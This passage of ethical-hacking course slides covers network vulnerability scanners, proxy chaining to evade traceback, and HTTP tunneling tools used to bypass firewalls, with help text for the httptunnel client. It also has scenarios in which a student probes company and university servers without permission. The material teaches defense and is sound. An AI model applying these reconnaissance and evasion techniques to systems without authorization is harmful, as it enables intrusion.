
Screenshot Of Nessus



GFI LANGuard

◉ GFI LANGUARD analyzes the operating system and the applications running on a network and finds out the security holes present.

◉ It scans the entire network, IP by IP, and provides information such as the service pack level of the machine, missing security patches, and lot more



GFI LANGuard Features


- ⦿ Fast TCP and UDP port scanning and identification
- ⦿ Finds all the shares on the target network
- ⦿ It alerts the pinpoint security issues
- ⦿ Automatically detects new security holes
- ⦿ Checks password policy
- ⦿ Finds out all the services that are running on the target network
- ⦿ Vulnerabilities database includes UNIX/CGI issues

SATAN(Security Administrator's Tool for Analyzing Networks)

- ◉ Security-auditing tool developed by Dan Farmer and Weitse Venema
- ◉ Examines UNIX-based systems and reports the vulnerabilities
- ◉ Provides information about the software, hardware and network topologies
- ◉ User-friendly program with an X Window interface
- ◉ Written using C and Perl languages. Thus to run SATAN, the attacker needs Perl 5 and a C compiler installed on the system.
- ◉ In addition, the attacker needs a UNIX-based operating system and at least 20MB of disk space

Retina

- ⊙ Retina network security scanner is a network vulnerability assessment scanner.
- ⊙ It can scan every machine on the target network including a variety of operating system platforms, networking devices, databases and third party or custom applications.
- ⊙ It has the most comprehensive and up-to-date vulnerability database and scanning technology



Retina: Screenshot

The screenshot shows the Retina Scanner application window. The title bar reads "Retina - [Untitled] - EVALUATION VERSION - 14 Days Remaining". The menu bar includes File, Edit, View, Action, Tools, and Help. The address bar shows "Address: 192.168.0.44". The left sidebar contains icons for Retina, Browser, Miner, Scanner, and Tracer. The main window is titled "Scanner - Default" and shows a scan of the IP address 192.168.0.44. The scan results are displayed in a table with columns for General, Audits, and IP Services. The IP Services section shows that TCP/IP Security is not enabled, which is a risk. A "Did you know..." message at the bottom suggests using CTRL + R to enter a range of IP addresses.

Retina - [Untitled] - EVALUATION VERSION - 14 Days Remaining

File Edit View Action Tools Help

Address: 192.168.0.44

Retina

- Browser
- Miner
- Scanner
- Tracer

Scanner - Default

Find

192.168.0.44

General	
Address	192.168.0.44
Report Date	06/12/03 03:04:32 PM
Domain Name	neo.office.upstream.se
Ping Response	Host Responded
Avg Ping Response	10 ms
Time To Live	128
Traceroute	192.168.0.44

Audits	
NetBIOS	Null Session
Remote Access	PCAnywhere
IP Services	TCP IP Security
Registry	Auto Sharing Drive Problem - NT Server
Registry	Auto Sharing Drive Problem - NT Wks
Registry	MS RAS Logging
Registry	MSCHAPv2 VPN
Registry	NTFS 8 Dot 3
Registry	Printer Driver Sec
Registry	Shutdown without Logon
Remote Access	DCOM Enabled
Remote Access	Dialup Save Password
Remote Access	MS DAS Event

IP Services: TCP IP Security	
Description:	TCP/IP Security is not enabled. It is recommended for maximum security that you set up strict settings as to what ports you will allow incoming data to go to. For example, if your server only acts as a web server you should set the TCP/IP security options to be: TCP Permit Only: 80,443 UDP Permit Only: none IP Permit All
Risk Level:	Medium
How To Fix:	To configure TCP/IP security settings: 1. Open Control Panel

Support

Links

Scan complete

Did you know...

You can easily enter a range of IP Addresses to scan from the Scanner Interface by typing CTRL + R.

NIKTO

- ◉ NIKTO is an open source web server scanner.
- ◉ It performs comprehensive tests against web servers for multiple items.
- ◉ It tests web servers in the shortest time possible
- ◉ Uses RFP's libwhisker as a base for all network functionality
- ◉ For easy updates, the main scan database is of CSV format
- ◉ SSL support
- ◉ Output to file in simple text, html or CSV format
- ◉ Plug-in support
- ◉ Generic and server type specific checks

SAFEsuite Internet Scanner, IdentTCPScan

⦿ SAFEsuite Internet Scanner

- Developed by Internet Security Systems (ISS) to examine the vulnerabilities in Windows NT networks
- Requirements are Windows NT 3.51 or 4.0 and product license key
- Reports all possible security gaps on the target system
- Suggests possible corrective actions
- Uses three scanners: Intranet, Firewall and Web Scanner


⦿ IdentTCPScan

- Examines open ports on the target host and reports the services running on those ports.
- A special feature that reports the UIDs of the services

Draw network diagrams of vulnerable hosts




Cheops



It is a network management tool that can be used for OS detection, mapping, to find out the list of services running on a network and generalized port scanning etc.

FriendlyPinger



It is a powerful and user-friendly application for network administration, monitoring

It can be used for pinging of all devices in parallel at once and in assignment of external commands (like telnet, tracert, net.exe) to devices

Scenario

Jack traces the IP address of the company's Web Server and then runs several types of Nmap scans to find the open ports and hence the services running. As presumed by him most of the unnecessary services were running. It provided him the perfect ground to exploit the vulnerabilities.

- Which Services do you think that Jack would target?
- Can Jack use the open ports to send commands to a computer, gain access to a server, and exert command over the networking devices?
- What are the countermeasures against Port Scanning?
- How can firewalls be evaded during scanning?



Preparing proxies



Proxy Servers

- Proxy is a network computer that can serve as an intermediate for connection with other computers.
- They are usually used for the following purposes:
 - As a **firewall**, a proxy protects the local network from outside access.
 - As **IP-addresses multiplexer**, a proxy allows to connect a number of computers to Internet when having only one IP-address
 - Proxy servers can be used (to some extent) to **anonymize web surfing**.
 - Specialized proxy servers can **filter out unwanted content**, such as ads or 'unsuitable' material.
 - Proxy servers can afford some protection against hacking attacks.




Free Proxy Servers

- Thousands of free proxy servers are available on the Internet
- Search for “free proxy servers” in google
- Some of them might be honeypot to catch hackers red handed




Use of Proxies for Attacking



SocksChain

- ⦿ SocksChain is a program that allows to work through a chain of SOCKS or HTTP proxies to conceal the actual IP-address.
- ⦿ SocksChain can function as a usual SOCKS-server that transmits queries through a chain of proxies.




Anonymizers

- ⦿ Anonymizers are services that helps to make web surfing anonymous.
- ⦿ The first anonymizer developed was Anonymizer.com, created in 1997 by Lance Cottrell.
- ⦿ An anonymizer removes all the identifying information from a user's computers while the user surfs the Internet, thereby ensuring the privacy of the user.



Surfing Anonymously




Httpunnel



- ⦿ It is used to create bidirectional virtual data path tunneled in HTTP requests.
- ⦿ The requests can be sent via an HTTP proxy if so desired.
- ⦿ It can be used to bypass firewalls.

```
C:\WINDOWS\System32\cmd.exe
Tunnel 3.3>htc -help
Usage: htc [OPTION]... HOST[:PORT]
Set up a httpunnel connection to PORT at HOST (default port is 8888).
When a connection is made, I/O is redirected from the source specified
by the --device, --forward-port or --stdin-stdout switch to the tunnel.

-A, --proxy-authorization USER:PASSWORD proxy authorization
-Z, --proxy-authorization-file FILE proxy authorization file
-B, --proxy-buffer-size BYTES assume a proxy buffer size of BYTES bytes
    <k, M, and G postfixes recognized>
-c, --content-length BYTES use HTTP PUT requests of BYTES size
    <k, M, and G postfixes recognized>
-d, --device DEVICE use DEVICE for input and output
-F, --forward-port PORT use TCP port PORT for input and output
-h, --help display this help and exit
-k, --keep-alive SECONDS send keepalive bytes every SECONDS seconds
    (default is 5)
-M, --max-connection-age SEC maximum time a connection will stay
    open is SEC seconds (default is 300)
-P, --proxy HOSTNAME[:PORT] use a HTTP proxy (default port is 8080)
-s, --stdin-stdout use stdin/stdout for communication
    <implies --no-daemon>
-S, --strict-content-length always write Content-Length bytes in requests
-I, --timeout TIME timeout, in milliseconds, before sending
    padding to a buffering proxy
-U, --user-agent STRING specify User-Agent value in HTTP requests
-V, --version output version information and exit
-w, --no-daemon don't fork into the background
```



HTTPort



HTTPort (client) and HTTHost (server) are free tools which can be used to tunnel any TCP traffic through HTTP protocol.

Visit <http://www.htthost.com> for more information.

Countermeasures

- ⦿ The **firewall** of a particular network should be good enough to detect the probes of an attacker. The firewall should carry out stateful inspection with it having specific rule set
- ⦿ **Network intrusion detection systems** should be used to find out the OS detection method used by some tools such as Nmap
- ⦿ Only **needed ports should be kept open** and the rest should be filtered
- ⦿ All the **sensitive information** that are **not to be disclosed** to the public over the internet should not be displayed



ATTACK!!



Summary

- ⊙ Scanning is one of three components of intelligence gathering for an attacker
- ⊙ The objective of scanning is to discover live systems, active/running ports, the Operating Systems and the Services running on the network.
- ⊙ Some of the popular scanning tools are Nmap, Nessus and Retina.
- ⊙ A chain of proxies can be created to evade the traceback of the attacker.



Ethical Hacking

Module IV

Enumeration

Scenario

It was a rainy day and Jack was getting bored sitting at home. He wanted to do some work rather than gazing at the sky. Jack had heard about enumerating user accounts and other important information from systems using Null Sessions. He wanted to try out what he had learned in his information security class. His friends told him that the university website had a flaw where anonymous users could log in.

Jack had installed an application which used Null Sessions to enumerate systems. He tried out the application and to his surprise he got a list of information about the system where the webserver was hosted.

What had started as fun became serious stuff ..Jack started having some evil thoughts after seeing the vulnerability..

What can Jack do with the gathered information?

Can he create a chaos?

